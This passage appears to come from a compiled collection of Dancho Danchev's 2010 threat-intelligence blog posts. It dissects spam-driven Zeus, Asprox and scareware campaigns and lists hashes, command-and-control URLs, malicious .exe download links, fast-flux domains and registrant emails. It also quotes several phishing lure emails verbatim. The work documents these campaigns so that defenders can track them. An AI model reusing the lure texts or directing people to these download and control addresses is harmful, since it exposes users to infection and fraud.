***jarpub.ru*** - Email: ole@bigmailbox.ru

***liplead.ru*** - Email: ole@bigmailbox.ru

***livesitedesign.ru*** - Email: orphan@qx8.ru

***mansbestsite.ru*** - Email: orphan@qx8.ru

***marketholiday.ru*** - Email: people@bigmailbox.ru

***metalspice.ru*** - Email: ole@bigmailbox.ru

***mingleas.ru*** - Email: crag@maillife.ru

***motherfire.ru*** - Email: people@bigmailbox.ru



**musicbestway.ru** - Email: jody@fastermail.ru

**musicsiteguide.ru** - Email: crag@maillife.ru

**netbesthelp.ru** - Email: liver@freenetbox.ru

**netwebinternet.ru** - Email: dibs@freemailbox.ru

**newagedirect.ru** - Email: orphan@qx8.ru

**newhomelady.ru** - Email: orphan@qx8.ru

**newinfoworld.ru** - Email: orphan@qx8.ru

**newworldunion.ru** - Email: orphan@qx8.ru

**ourfreesite.ru** - Email: orphan@qx8.ru

**panlip.ru** - Email: tips@freenetbox.ru

**pantscow.ru** - Email: ole@bigmailbox.ru

**problemdollars.ru** - Email: people@bigmailbox.ru

**raceobject.ru** - Email: people@bigmailbox.ru

**silencepill.ru** - Email: ole@bigmailbox.ru

**sisterqueen.ru** - Email: ole@bigmailbox.ru

575

**slaveday.ru** - Email: ole@bigmailbox.ru

**stareastwork.ru** - Email: next@fastermail.ru

**superblenderworld.ru** - Email: crag@maillife.ru

**superhoppie.ru** - Email: soft@bigmailbox.ru



**supertruelife.ru** - Email: edsel@fastermail.ru

**superwestcoast.ru** - Email: crag@maillife.ru

**theantimatrix.ru** - Email: ole@bigmailbox.ru

**tintie.ru** - Email: swipe@maillife.ru

**topmediasite.ru** - Email: tips@freenetbox.ru

**treecorn.ru** - Email: tips@freenetbox.ru

**trueblueally.ru** - Email: soft@bigmailbox.ru

**trueblueberyl.ru** - Email: soft@bigmailbox.ru

**tunemug.ru** - Email: tips@freenetbox.ru

**ushead.ru** - Email: crag@maillife.ru

**westbendonline.ru** - Email: edsel@fastermail.ru

**yaktrack.ru** - Email: ole@bigmailbox.ru

**yournewonline.ru** - Email: orphan@qx8.ru

**yourtolltag.ru** - Email: orphan@qx8.ru

**yourtruecrime.ru** - Email: soft@bigmailbox.ru

**zooneed.ru** - Email: ole@bigmailbox.ru

576



Name servers of notice:

**ns1.dnsofthost.com** - 81.2.210.98

**ns2.dnsofthost.com** - 194.79.88.121

**ns3.dnsofthost.com** - 67.223.233.101

**ns4.dnsofthost.com** - 85.214.29.9

The NAUNET-REG-RIPN domain registrar, although, having already registered over a [1]**100 Zeus crimeware**

**friendly domains**, there's little chance they'll take action. Updates, including take down/remediation actions will be posted as soon as they emerge.

**This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.**

1. <https://zeustracker.abuse.ch/monitor.php?registrar=NAUNET-REG-RIPN>

2. <http://ddanchev.blogspot.com/>

3. <http://twitter.com/danchodanchev>

577



### **Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign (2010-07-19 20:26)**

Over the weekend, a "Scan from a Xerox WorkCentre Pro" themed malware campaign relying on zip archives, was actively spamvertised by cybecriminals seeking to infect gullible end/corporate users.

What's particularly interesting about this campaign, is the cocktail of malware dropped on infected hosts, in-

cluding Asprox sample ([1] **Money Mule Recruiters use ASProx's Fast Fluxing Services** ), and two separate samples of Antimalware Doctor.

- **Sample subject:** Scan from a Xerox WorkCentre Pro \$9721130

- **Sample message:** " Please open the attached document. It was scanned and sent to you using a Xerox WorkCentre Pro.

Sent by: Guest

Number of Images: 1

Attachment File Type: ZIP [DOC]

WorkCentre Pro Location: machine location not set Device Name: XRX2090AA7ACDB45466972. For more in-

formation on Xerox products and solutions, please visit <http://www.xerox.com>"

- Detection rates:

- [2]**Xerox\_doc1.exe** - Trojan.Win32.Jorik.Oficla.bb - Result: 34/42 (80.96 %)

File size: 30926 bytes

MD5...: 1d378a6bc94d5b5a702026d31c21e242

SHA1...: 545e83f547d05664cd6792e254b87539fba24eb9

- [3]**Xerox\_doc2.exe** - Trojan.Win32.Jorik.Oficla.ba - Result: 34/42 (80.96 %)

File size: 43520 bytes

MD5...: 829c86d4962f186109534b669ade47d7

578



SHA1...: 5d3d02d0f6ce87cd96a34b73dc395460d623616e

The samples then phone back to the Oficla/Sasfis C &Cs at  
***hulejsoops.ru/images/bb.php?v=200 &id=554905388***

***&b=avpsales &tm=3*** - 91.216.215.66, AS51274 - Email:  
mxx3@yandex.ru which periodically rotates three different  
executables using the following URLs:

***0815.ch /pic/view.exe***

***curseri.ch /pictures/securedupdaterfix717.exe***

***regionalprodukte-beo.ch /about/cgi.exe***

Backup URLs:

***leeitpobbod.ru/image/bb.php*** - 59.53.91.195, AS4134 -  
Email: mxx3@yandex.ru - dead response

***loloohuildifsd.ru/image/bb.php*** - 68.168.222.158 -  
Email: mxx3@yandex.ru - dead response

***nemohuildifsd.ru/image/bb.php*** - 59.53.91.195  
(***nemohuildiin.ru***,

***russianmomds.ru***),

AS4134 - Email:

mxx3@yandex.ru - dead response

Let's take a peek at the samples found within the C &C.

**[4]view.exe** - Trojan.Win32.Jorik.Aspxor.e - Result: 11/42  
(26.2 %)

File size: 79360 bytes

MD5...: 5d296fe1ef7bf67f36fe9adb209398ee

SHA1...: 41b45bcd241cd97b72d7866d13c4a0eb6bf6a0ee

579



Upon execution, the sample phones back to well known  
Asprox C &Cs:

**[5]cl63amgstart.ru: 80/board.php**

- 91.213.217.4, AS42473 - Email: ssa1@yandex.ru

**[6]hypervmsys.ru: 80/board.php** - 89.149.223.232  
(**hostagents.ru**), AS28753 - Email:  
vadim.rinatovich@yandex.ru 580



Previously, all of the following ASPRox domains used  
exclusively for massive SQL injections, used to respond to

**91.213.217.4:**

**webservicesbba.ru** - Email: anrnews@mail.ru

**webservicelupa.ru** - Email: anrnews@mail.ru

**webserivcekota.ru** - Email: anrnews@mail.ru

**webservicesrob.ru** - Email: anrnews@mail.ru

**webserivcezub.ru** - Email: anrnews@mail.ru

**webserviceforward.ru** - Email: anrnews@mail.ru

**webserivcessh.ru** - Email: anrnews@mail.ru

**webservicesmulti.ru** - Email: anrnews@mail.ru

**webservicezok.ru** - Email: anrnews@mail.ru

**webservicebal.ru** - Email: anrnews@mail.ru

**webservicefull.ru** - Email: anrnews@mail.ru

**webservicessl.ru** - Email: anrnews@mail.ru

581

**webserviceaan.ru** - Email: anrnews@mail.ru

**webservedevlop.ru** - Email: anrnews@mail.ru

**webserviceftp.ru** - Email: anrnews@mail.ru

**hypervmsys.ru** - Email: anrnews@mail.ru

**webserviceget.ru** - Email: anrnews@mail.ru

**webserviceskot.ru** - Email: anrnews@mail.ru

**cl63amgstart.ru** - Email: ssa1@yandex.ru

**ml63amgstart.ru** - Email: ssa21@yandex.ru

**webservicesttt.ru** - Email: anrnews@mail.ru

**webservicenow.ru** - Email: anrnews@mail.ru

**webservicekuz.ru** - Email: anrnews@mail.ru

Currently, the gang's migrating this infrastructure to **109.196.134.58**, AS39150, VLTELECOM-AS VLineTelecom LLC Moscow, Russia.

All of these domains+subdomains sharing the same **js.js** directory structure, which upon visiting loads URLs such as (**accesspad.ru :8080/index.php?pid=6**) with the rest of the domains sharing the same infrastructure as the ones profiled in "[7]**Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails**" post: **access.webservicebal.ru**

**admin.webserivcekota.ru**

**api.webserivcessh.ru**

**app.webserviceforward.ru**

**app.webservicesrob.ru**

**base.webserviceftp.ru**

**batch.webserviceaan.ru**

**batch.webservicebal.ru**

**bios.webservicesbba.ru**

**block.webserviceaan.ru**

**block.webservicesrob.ru**

**cache.webservicesbba.ru**

**cache.webservicesmulti.ru**

**chk.webservicezok.ru**

***cmdid.webserivcezub.ru***

***code.webservicesbba.ru***

***com.webserivcekota.ru***

***com.webservicedevelop.ru***

***ddk.webservicesrob.ru***

***default.webservicezok.ru***

***diag.webserviceftp.ru***

***direct.webserviceftp.ru***

***dll.webservicelupa.ru***

***drv.webservicebal.ru***

***drv.webservicesrob.ru***

***encode.webservicefull.ru***

***err.webserivcessh.ru***

***export.webservicedevelop.ru***

***ext.webserviceaan.ru***

***ext.webservicesbba.ru***

***file.webserivcekota.ru***

582



***file.webserivcessh.ru***



***filter.webservedevlop.ru***

***font.webservicelupa.ru***

***gdi.webserviceftp.ru***

***get.webservicesbba.ru***

***go.webserivcekota.ru***

***go.webservicefull.ru***

***guid.webserivcezub.ru***

***hostid.webservicesbba.ru***

***hostid.webservicesmulti.ru***

***http.webserviceforward.ru***

***icmp.webservicesbba.ru***

***id.webserivcezub.ru***

583

***inf.webserviceaan.ru***

***info.webservedevlop.ru***

***ini.webservicesrob.ru***

***ioctl.webservedevlop.ru***

***kernel.webservicezok.ru***

***lan.webservicefull.ru***

***lan.webservicesbba.ru***

***lib.webservicebal.ru***

***lib.webserviceftp.ru***

***libid.webservicelupa.ru***

***load.webservicebal.ru***

***locate.webservicelupa.ru***

***log.webservicelupa.ru***

***log.webservicezok.ru***

***log-in.webservicessl.ru***

***manage.webservicesbba.ru***

***map.webserivcezub.ru***

***map.webservicedevlop.ru***

***media.webserviceftp.ru***

***mode.webservicelupa.ru***

***net.webservicebal.ru***

***netapi.webserviceaan.ru***

***netmsg.webserivcezub.ru***

***ns1.webservicelupa.ru***

***ns2.webservicelupa.ru***

***ntdll.webservicessl.ru***

***ntio.webservicelupa.ru***

***ntio.webservicezok.ru***

***obj.webservicesbba.ru***

***object.webserivcessh.ru***

***object.webservicesmulti.ru***

***oem.webservicebal.ru***

***offset.webservicefull.ru***

***ole.webservicesbba.ru***

***org.webservicesrob.ru***

***page.webserviceaan.ru***

***parse.webservicebal.ru***

***peer.webserviceaan.ru***

***pic.webservicesbba.ru***

***pool.webservicelupa.ru***

***port.webservicebal.ru***

***port.webservicesbba.ru***

***port.webservicessl.ru***

***proc.webserviceaan.ru***

***proc.webservicessl.ru***

***rdir.webserviceftp.ru***

***redir.webservicedevlop.ru***

***refer.webserivcezub.ru***

***reg.webserviceaan.ru***

***remote.webservicessl.ru***

584

***run.webserivcekota.ru***

***script.webserivcezub.ru***

***sdk.webserivcezub.ru***

***search.webserviceaan.ru***

***search.webservicedevlop.ru***

***setup.webserivcezub.ru***

***setup.webservicezok.ru***

***snmp.webserviceforward.ru***

***snmp.webservicesrob.ru***

***sslcom.webserivcessh.ru***

***sslcom.webservicesrob.ru***

***sslid.webserivcekota.ru***

***sslnet.webservicedevlop.ru***

***svc.webservicedevlop.ru***

***tag.webservicebal.ru***

***tag.webservicessl.ru***

***tid.webserviceftp.ru***

***time.webservicelupa.ru***

***udp.webserviceftp.ru***

***udp.webservicezok.ru***

***update.webserviceftp.ru***

***update.webservicefull.ru***

***url.webservicesbba.ru***

***url.webservicezok.ru***

***vba.webservicesrob.ru***

***vbs.webservicelupa.ru***

***ver.webserivcekota.ru***

***webserivcekota.ru***

***webserivcessh.ru***

***webserivcezub.ru***

***webserviceaan.ru***

***webservicebal.ru***

***webservicedevlop.ru***

***webserviceforward.ru***

***webserviceftp.ru***

***webservicefull.ru***

***webserviceget.ru***

***webservicelupa.ru***

***webservicesmulti.ru***

***webservicesrob.ru***

***webservicessl.ru***

***webservicezok.ru***

***win.webservicezok.ru***

***xml.webservicefull.ru***

585



*Getting back to the samples rotated by the original campaign binary, and their detection rates, network interactions.*

*- Detection rates:*

***- [8]securedupdaterfix717.exe - Trojan.Win32.FakeYak - Result: 22/42 (52.39 %)***

*File size: 36864 bytes*

*MD5...: cd16d4c998537248e6d4d0a3d51ca6de*

*SHA1...: 7e36ef0ce85fac18ecffd5a82566352ce0322589*

*Phones back to:*

***s.ldwn.in/inst.php?fff=7071710000 &saf=ru - 91.188.60.236 (updget.in; wordmeat.in), [9]AS6851 -***

Email: feliciachappell@ymail.com

**bootfree.in/ MainModule717release10000.exe** -  
194.8.250.207 (**flowload.in; lessown.in; sstats.in**),  
AS43134 -

Email: feliciachappell@ymail.com

**s.wordmeat.in/install.php?coid=** - 91.188.60.236,  
[10]**AS6851** - Email: feliciachappell@ymail.com

586



- Detection rate for MainModule717release10000.exe

- [11]**MainModule717release10000.exe** -  
Trojan:Win32/FakeYak - Result: 26/42 (61.90 %)

File size: 1043968 bytes

MD5...: 3c30c62e9981bd86c5897447cb358235

SHA1...: 36bfc285a61bcb67f2867dd303ac3cefa0e490a0

Phones back to:

**wordmeat.in** - 91.188.60.236 - Email:  
feliciachappell@ymail.com

**vismake.in** - 91.188.60.236 - Email:  
keelingelizabeth@ymail.com

- Detection rate for the 3rd binary rotated in the original C  
&C:

- [12]**cgi.exe** - Trojan.Inject.8960 - Result: 6/42 (14.29 %)  
File size: 62976 bytes

MD5...: 45c062490e0fc262c181efc323cb83ba

SHA1...: bff90630f2064d7bcc82b7389c2b8525ff960870

Phones back to:

**musiceng.ru /music/forum/index1.php** - 91.212.127.40,  
AS49087 - Email: ol.feodosoff@yandex.ru

*The whole campaign, is a great example of what cybercrime underground multitasking is all about. Moreover,*

*it illustrates the interactions between the usual suspects, with the not so surprising appearance of the already*

*profiled [13]**AS6851, BKCNET, Sagade Ltd.***

***This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.***

1. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

587

2.

<http://www.virustotal.com/analysis/a77ed99ab4c50782c33e84f1ecdd511d5e1b4b943669a942bef3d5bd99e42673-12795>

[59650](#)

3.



[http://www.virustotal.com/analysis/078c437295f0248d36c452297a23939f6cba73e8a89faada9fc2b6f97a1f0bd8-12795](http://www.virustotal.com/analysis/078c437295f0248d36c452297a23939f6cba73e8a89faada9fc2b6f97a1f0bd8-1279559651)

[59651](#)

4.

[http://www.virustotal.com/analysis/88130889be1fc3ab01ed7b154b99cf7dd47fbbcef30e51de7a9d92ba5c8d50b6-12795](http://www.virustotal.com/analysis/88130889be1fc3ab01ed7b154b99cf7dd47fbbcef30e51de7a9d92ba5c8d50b6-1279560134)

[60134](#)

5. <http://www.m86security.com/labs/i/The-Asprox-Spambot-Resurrects,trace.1345%7E.asp>

6. <http://www.m86security.com/labs/i/Another-round-of-Asprox-SQL-injection-attacks,trace.1366%7E.asp>

7. <http://ddanchev.blogspot.com/2010/07/spamvertised-amazon-verify-you-email.html>

8.

[http://www.virustotal.com/analysis/63d9da362e466e962c7abc9f8b3d643daf1e18f84170cd22bfbd4a595877b18f-12795](http://www.virustotal.com/analysis/63d9da362e466e962c7abc9f8b3d643daf1e18f84170cd22bfbd4a595877b18f-1279560218)

[60218](#)

9. <http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html>

10. <http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html>

11.

<http://www.virustotal.com/analysis/bb82340898097338cc4ddff6b8c0283fc416fae4e2726390a65fc65ccde7dc76-12795>

[60733](#)

12.

<http://www.virustotal.com/analysis/1cf85f064d3e042a1ce0f7726d818e3145f6c5dec893a8e7807cdb2361667caf-12795>

[60723](#)

13. <http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html>

14. <http://ddanchev.blogspot.com/>

15. <http://twitter.com/danchodanchev>

588



***Zeus Crimeware Serving 123Greetings Ecard Themed Campaign in the Wild (2010-07-20 23:40)***

*Ubiquitous social engineering schemes, never fade away. Zeus crimeware campaigners are currently using a*

*123greetings.com ecard-themed campaign, in an attempt to entice users to "enjoy their ecard".*

***Subject:*** " You have received an Greeting eCard"

***Message:*** " Good day. You have received an eCard

*To pick up your eCard, choose from any of the following options: Click on the following link (or copy & paste it into your web browser): **matt-levine.com /ecard.exe**; secondary URL offered: **forestarabians.nl /ecard.exe** Your card will be available for pick-up beginning for the*

*next 30 days. Please be sure to view your eCard before the days are up!*

***We hope you enjoy you eCard. Thank You! "***

*Detection rate:*

***- [1]ecard.exe - Cryp\_Zbot-12; Trojan/Win32.Vundo -  
Result: 9/42 (21.43 %)***

*File size: 147968 bytes*

*MD5...: e6f3aa226bf9733b7e8c07cab339f4dc*

*SHA1...: e983767931900a13b88a615d6c1d3f6ff8fb6b60*

*Upon execution, the sample phones back to:*

***[2]zephheooqu.ru /bin/koethood.bin - 77.78.240.115,  
AS42560 - Email: skit@5mx.ru***

***[3]jocudaide.ru /9xq/\_gate.php - 118.169.173.218,  
AS3462 - Email: skit@5mx.ru - FAST-FLUXED***

*Multiple MD5s are also currently active at **zephheooqu.ru**.*

*Detection rates:*

***[4]aimeenei.exe - Win32/Zbot.CJI - Result: 30/42 (71.43 %)***

*File size: 149504 bytes*

*MD5...: 096b7e8c4f611f0eb69cfb776f3a0e7e*

*SHA1...: 909d7c2740f84599d5e30ffed7261e19ad4a962a*

***[5]cahdoigu.exe - Mal/Zbot-U - Result: 27/42 (64.29 %)***

*File size: 147968 bytes*

*MD5...: 11f9f96c17584a672c2a563744130a46*

*SHA1...: f31c40c5c766c7628023105be6f004e5322b17b6*

*[6]**koethood.exe** - Troj/Zbot-SW - Result: 30/42 (71.43 %)*

*File size: 147968 bytes*

*MD5...: da1979227141844be69577f7f31a7309*

*SHA1...: 5ada2c390e63ca051c9582fe723384ce52a45912*

*[7]**loobuhai.exe** - BKDR\_QAKBOT.SMB - Result: 33/42  
(78.58 %)*

*File size: 147968 bytes*

*MD5...: df4e19af8c356b3ff810bc52f6081ccc*

*SHA1...: d4a1d2f147ae0d24a3eaac66e8d2f9de50cf7a0c*

*589*



*[8]**oovaenai.exe** - Packed.Win32.Katusha.j - Result: 32/42  
(76.2 %)*

*File size: 147456 bytes*

*MD5...: f0fd5579f06d5b581b5641546ae91d52*

*SHA1...: c81fa66c546020f3c1c34a0d1aa191b2d9578f07*

*[9]**quohthei.exe** - Win32/Spy.Zbot.YW - Result: 33/42  
(78.58 %)*

*File size: 147968 bytes*

*MD5...: ffc0d66024f690e875638f4c33ba86f1*

*SHA1...: c958f3426a3e6fedd76b86a5aef16c90915ac539*

*[10]**sofeigoo.exe** - Win32/Spy.Zbot.YW - Result: 31/42  
(73.81 %)*

*File size: 148992 bytes*

*MD5...: 45e98426fafd221ffb7d55ce8a1ae531*

*SHA1...: 8235b3a80ba6611779dfd4db40a48627af7374eb*

*[11]**teemaeko.exe** - PWS:Win32/Zbot.gen!Y - Result: 32/42  
(76.2 %)*

*File size: 148992 bytes*

*MD5...: 9758f04d2f1bd664f37c4285a013372a*

*SHA1...: 4273dc48f9aeaf69cb7047c4a882af74479fb635*

*[12]**thaigogo.exe** - Win32/Spy.Zbot.YW - Result: 34/42  
(80.96 %)*

*File size: 147968 bytes*

*MD5...: b667d75f5bb9f23a8ae249f7de4000a5*

*SHA1...: 7b57783dcf2aeaafb3407bb608469851d342bb*

*[13]**ziejaing.exe** - Trojan.Zbot.610 - Result: 30/42 (71.43  
%)*

*File size: 147456 bytes*

*MD5...: 7592e957de01e53956517097c0e9ccd8*

*SHA1...: e7c04d2c8c5d4a51e2615a2ee015d87d28655320*

*Related .ru cybercrime-friendly domains, sharing fast-flux infrastructure with this campaign's C &C:*

**adaichaepo.ru** - Email: *subtle@maillife.ru*

**aroolohnet.ru** - Email: *brawn@bigmailbox.ru*

**dahzunaeye.ru** - Email: *celia@freenetbox.ru*

**esvr3.ru** - Email: *bender@freenetbox.ru*

**hazelpay.ru** - Email: *owed@bigmailbox.ru*

**iesahnaepi.ru** - Email: *heel@bigmailbox.ru*

**iveeteepew.ru** - Email: *atomic@freenetbox.ru*

**jocudaidie.ru** - Email: *skit@5mx.ru*

**ohphahfech.ru** - Email: *warts@maillife.ru*

**railuhocal.ru** - Email: *celia@freenetbox.ru*

**sdlls.ru** - Email: *vc@bigmailbox.ru*

*Name servers of notice within the fast-flux infrastructure:*

**ns1.tophitnews.net** - 74.122.197.22 - Email: *worldchenell@gmail.com*

**ns2.tophitnews.net** - 173.19.142.57

590

**ns1.usercool.net** - 74.122.197.22

**ns2.usercool.net** - 76.22.74.15

**ns1.welcominternet.net** - 74.54.82.223 - Email:  
admin@rangermadeira.com

**ns2.welcominternet.net** - 74.54.82.223

**ns1.gamezoneland.com** - 188.40.204.158 - Email:  
xtrail.corp@gmail.com

**ns2.gamezoneland.com** - 174.224.63.18

**ns1.tropic-nolk.com** - 188.40.204.158 - Email:  
greysy@gmx.com

**ns2.tropic-nolk.com** - 171.103.51.158

**ns1.interaktivtysearch.net** - 202.60.74.39 - Email:  
ssupercats@yahoo.com

**ns2.interaktivtysearch.net** - 202.60.74.39

**ns1.openworldwhite.net** - 202.60.74.39 - Email:  
xtrail.corp@gmail.com

**ns2.openworldwhite.net** - 43.125.79.23

**ns1.helphotbest.net** - Email: worldchenell@ymail.com

*It gets even more interesting.*

**[14]greysy@gmx.com has already been profiled** in an Avalanche botnet campaign using **[15]TROYAK-AS's** services back then (**[16] The Avalanche Botnet and the TROYAK-AS Connection** ), followed by another assessment

**"[17]TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad"** where the same email was also used to register a name server part of the fast-flux infrastructure of the ZeuS crimeware's C &Cs.

**This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.**

1.

<http://www.virustotal.com/analysis/6fa6220a2ede4f8b700025d7e3c566d5fac0ce0309bb99a3d62c2348fc4b211d-1279634229>

2. <https://zeustracker.abuse.ch/monitor.php?host=zephehooqu.ru>

3. <https://zeustracker.abuse.ch/monitor.php?host=jocudaide.ru>

4.

<http://www.virustotal.com/analysis/077ad77f77e4e2987633a0c78f8a54e664e9ecaacfa37128c0631326182c571f-1279635278>

5.

<http://www.virustotal.com/analysis/652eeb7dfbb26f203e9a46481604ea4e44c1b12793313b232bce45a6a41f2e78-1279635282>

6.



<http://www.virustotal.com/analysis/7537dc104a87606ad7c97a61c0e2df51ab718ed058975039fa691f9dac528b9c-12796>

[35287](#)

7.

<http://www.virustotal.com/analysis/4cad09c241308174a674c2a48ef25bf062b9344e55b2742a8b2ef3dba2e1a4cd-12796>

[35293](#)

8.

<http://www.virustotal.com/analysis/54e80ed3761e03e618502d6a167221b14f62c26762a63c99514186fc7f499f81-12796>

[35298](#)

9.

<http://www.virustotal.com/analysis/d78516adb99d08970ba67d5396f0a1927dc6f0eedd1c0eae0412404b076e5234-12796>

[35315](#)

10.

<http://www.virustotal.com/analysis/09df053716f8a262332d361eb590cad8f350ec58a60b3cffd33e76c8bc647a3b-12796>

[35326](#)

11.

<http://www.virustotal.com/analysis/cfa160f6f4d763daf400c03d1b994bccca2d26c8c4c8ea5717113d935fe59382-12796>

[35329](#)

12.

<http://www.virustotal.com/analysis/5f732cf733a052d2bba3a360e7a7994bb3ccdd76aa036b5f6777ab78164d0037-12796>

[35336](#)

13.

<http://www.virustotal.com/analysis/0da6ba3b7154f9fbbbc4ea0771c63262a5e4e0a15c69de7d9706ece7621b289-12796>

[35343](#)

14. <http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html>

15. <http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761>

16. <http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html>

591

17.

<http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html>

18. <http://ddanchev.blogspot.com/>

19. <http://twitter.com/danchodanchev>

592

**1.8**

**August**



### ***Summarizing Zero Day's Posts for July (2010-08-02 14:54)***

*The following is a brief summary of all of my posts at **[1]ZDNet's Zero Day** for July, 2010. You **[2]can also** go through*

***[3]previous summaries**, as well as subscribe to my **[4]personal RSS feed**, **[5]Zero Day's main feed**, or follow me on Twitter:*

#### ***Recommended reading:***

- **[6]Does Microsoft's sharing of source code with China and Russia pose a security risk?***
- **[7]Middle East countries: the BlackBerry is a national security threat***
- **[8]Report: Apple had the most vulnerabilities throughout 2005-2010***

**01.** ***[9]Image Gallery: June's cyber threat landscape***

**02.** ***[10]The Pirate Bay hacked through multiple SQL injections***

**03.** ***[11]Does Microsoft's sharing of source code with China and Russia pose a security risk?***

**04.** [12]Report: Apple had the most vulnerabilities throughout 2005-2010

**05.** [13]Malware Watch: Malicious Amazon themed emails in the wild

**06.** [14]RSA: Banking trojan uses social network as command and control server

**07.** [15]Middle East countries: the BlackBerry is a national security threat

**08.** [16]Image Gallery: Avast! Antivirus office in Prague, Czech Republic

**09.** [17]Image Gallery: Introduction to Avast! Antivirus version 5.1

**10.** [18]Image Gallery: The (European) Antivirus market - current trends

**11.** [19]Google tops comparative review of malicious search results

**This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.**

1. <http://blogs.zdnet.com/security>

2. <http://ddanchev.blogspot.com/2010/07/summarizing-zero-days-posts-for-june.html>

3. <http://ddanchev.blogspot.com/2010/05/summarizing-zero-days-posts-for-may.html>

4. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

5. <http://feeds.feedburner.com/zdnet/security>
6. <http://www.zdnet.com/blog/security/does-microsofts-sharing-of-source-code-with-china-and-russia-pose-a-security-risk/6789>
7. <http://www.zdnet.com/blog/security/middle-east-countries-the-blackberry-is-a-national-security-threat/6942>
8. <http://www.zdnet.com/blog/security/report-apple-had-the-most-vulnerabilities-throughout-2005-2010/6801>
9. <http://www.zdnet.com/photos/image-gallery-junes-cyber-threat-landscape/441675>
10. <http://www.zdnet.com/blog/security/the-pirate-bay-hacked-through-multiple-sql-injections/6776>
11. <http://www.zdnet.com/blog/security/does-microsofts-sharing-of-source-code-with-china-and-russia-pose-a-security-risk/6789>
12. <http://www.zdnet.com/blog/security/report-apple-had-the-most-vulnerabilities-throughout-2005-2010/6801>
13. <http://www.zdnet.com/blog/security/malware-watch-malicious-amazon-themed-emails-in-the-wild/6863>
14. <http://www.zdnet.com/blog/security/rsa-banking-trojan-uses-social-network-as-command-and-control-server/6877>

15. <http://www.zdnet.com/blog/security/middle-east-countries-the-blackberry-is-a-national-security-threat/6942>

2

16. <http://www.zdnet.com/photos/image-gallery-avast-antivirus-office-in-prague-czech-republic/450633>

17. <http://www.zdnet.com/photos/image-gallery-introduction-to-avast-antivirus-version-51/450981>

18. <http://www.zdnet.com/photos/image-gallery-the-european-antivirus-market-current-trends/451006>

19. <http://www.zdnet.com/blog/security/google-tops-comparative-review-of-malicious-search-results/7009>

20. <http://ddanchev.blogspot.com/>

21. <http://twitter.com/danchodanchev>

595



### ***Spamvertised Best Buy, Macy's, Evite and Target Themed Scareware/Exploits Serving Campaign***

***(2010-08-09 14:19)***

*They are back again ([1]Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails;*

***[2]Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign )*** for a fresh start of the week,

*with a currently ongoing spam campaign, serving scareware and client-side exploits, using a " Thank you for your payment"/" Thank you for your EXPRESS payment" themed subjects impersonating popular brands such as Best Buy, Macy's, Target and Evite.*

*Let's dissect the campaign, its structure, emphasize on the monetization strategy, and expose the complete*

*portfolio of the domains involved in the campaign.*

***Sample email:***

*" Subject :Thank you for your payment Don't miss a thing - Add support@e.macys.com to your email address book!*

*Click here if you are unable to see images in this email.*

*1. Sign in on macys.com at  
<https://www.macys.com/myinfo/index.ognc>*

*2. Click on "My Account" - "My Profile" at  
<https://www.macys.com/myinfo/profile/index.ognc>*

*3. Uncheck the box Receive email notification when statements are available to view online and when payments are due.*

*4. Click on "Update Profile"*

*5. Expect the change to take place in 3 days*

*©2009 macys.com Inc., 685 Market Street, Suite 800, San Francisco, CA 94105. All rights reserved. "*

*Compared to previous campaigns, the directory structure (fast fluxed **:8080/index.php?pid=10; maliciousurl.ru***

**/QWERTY.js; maliciousurl.ru /ODBC.js; LAN.js; Access.js; End\_User.js etc. )** of this one remains virtually the same, depending, of course, on the angle you choose for dissecting it.

596



Sample campaign structure:

- **musicsgeneva.com /x.html** - " PLEASE WAITING 4 SECOND... "
- **opus22.org /x.html** - " PLEASE WAITING 4 SECOND... "
- **shamelessfreegift.com /x.html** - " PLEASE WAITING 4 SECOND... "
- **physicianschoiceline.com /x.htm** - " PLEASE WAITING 4 SECOND... "
- **baymediagroup .com:8080/index.php?pid=10** - client-side exploits - 188.165.95.133;
- 188.165.192.106;
- 91.121.108.61; 94.23.60.106; 178.32.5.233 - Email: fb@bigmailbox.ru
- **hoopdotami.cz .cc/scanner5/?afid=24** - 188.72.192.229 - scareware monetization
- Detection rate:
- antivirus\_24.exe** - [3]Trojan.Win32.FraudPack.berq - Result: 16/42 (38.1 %)



**File size:** 166912 bytes

**MD5...:** b3cd297c654d3be52ffeb5f6a5ff13b4

**SHA1...:** bae889dd8ac7b22ec5f5649d6e0c073c8e2119d5

597



Upon execution, the sample phones back to:

**httpsstarss.in /httpss/v=40 &step=2 &hostid=** -  
188.72.226.154 - Email: stevieksbaiz@hotmail.com

**httpstatsconfig.com /getfile.php?r=** - 204.12.226.173 -  
Email: httpstatsconfig.com@evoprivacy.com

Responding to 204.12.226.173 are also:

**ns1.desktopsecurity2010ltd.com** - Email:  
sixtakidlt2@hotmail.com

**ns2.desktopsecurity2010ltd.com**

**www.desktopsecurity2010ltd.com**

**httpstatsconfig.com**

**ns1.httpstatsconfig.com**

**ns2.httpstatsconfig.com**

**desktopsecuritycorp.com**

**ns1.desktopsecuritycorp.com**

**ns2.desktopsecuritycorp.com**

*Domains using the same name server,*  
**ns1.freedomen.info** - 209.85.99.32 - Email:  
mail@vetaxa.com

**adsonlineinc.com** - 66.96.239.86

**picmonde.com** - 94.228.220.93

**bonblogger.com** - 94.228.220.93

**h2fastpornpics.com** - 94.228.220.93

**celebsfinectpics.com** - 94.228.209.133 - Email:  
temp.for.loan@gmail.com

**celebsfreeimages.com** - 94.228.209.134 - Email:  
hannigey233@hotmail.com

**picindividuals.com** - 94.228.220.93

598



